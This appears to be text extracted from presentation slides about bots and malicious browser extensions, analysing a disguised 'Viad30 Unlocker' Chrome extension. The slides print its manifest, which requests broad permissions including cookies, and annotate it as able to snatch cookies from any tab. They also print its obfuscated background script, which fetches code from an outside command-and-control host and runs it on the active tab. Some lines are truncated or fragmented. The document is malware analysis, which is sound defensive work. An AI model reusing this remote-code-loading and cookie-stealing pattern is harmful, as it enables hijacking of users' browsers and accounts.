
Extension




New Payload
Instance



This Magical Bot....



WIX.com



What Makes A Good Bot

Goal: Look Human



Javascript Challenges



Human Context



Browser Extension:

The Perfect Bot

What An Extension Can Do

Extension Manifest

```
{
  "update_url": "https://clients2.google.com/
service/update2/crx",
  "background": {
    "scripts": [
      "view.js"
    ]
  },
  "browser_action": {
    "default_icon": "viadeo.png",
    "default_popup": "index.html"
  },
  "content_scripts": [
    {
      "js": [
        "jquery.js",
        "crack.js"
      ],
      "matches": [
        "*/**/*.viadeo.com/*"
      ]
    }
  ],
}
```

Background
script

```
  "description": "Permet de profiter des avantages d'un compte vi
  "icons": {
    "128": "viadeo.png",
    "16": "viadeo.png",
    "48": "viadeo.png"
  },
  "manifest_version": 2,
  "name": "Viad30 Unlocker",
  "permissions": [
    "tabs",
    "*/**/*.viadeo.com/",
    "storage",
    "webNavigation",
    "http://*/**/",
    "https://*/**/",
    "cookies",
    "webRequest",
    "webRequestBlocki
  ],
  "version": "3.4",
  "content_security_policy": "script-src 'self' 'unsafe-eval'; ob
}
```

Snatch user
cookies from
any tab

igin
ility

Command & Control

Background Script

```
chrome.tabs.onUpdated.addListener(function(tabId, changeInfo, tab) {
```

Any time a tab
is updated

```
    var xhr_obj = juykhjkhj();  
    xhr_obj['onreadystatechange'] = function() {  
        if (xhr_obj['readyState'] == 4) {  
            chrome['tabs']['executeScript']({  
                code: xhr_obj['responseText']  
            })  
        }  
    }  
};
```

And **execute** them
on the active tab.



```
    xhr_obj['open']('get', 'http://appbda.co/data.js');  
    xhr_obj['send']();  
    if (rkiyypsyr == 0) {  
        rkiyypsyr = 1;  
    }  
}
```

Get new **commands**
from the attacker's server

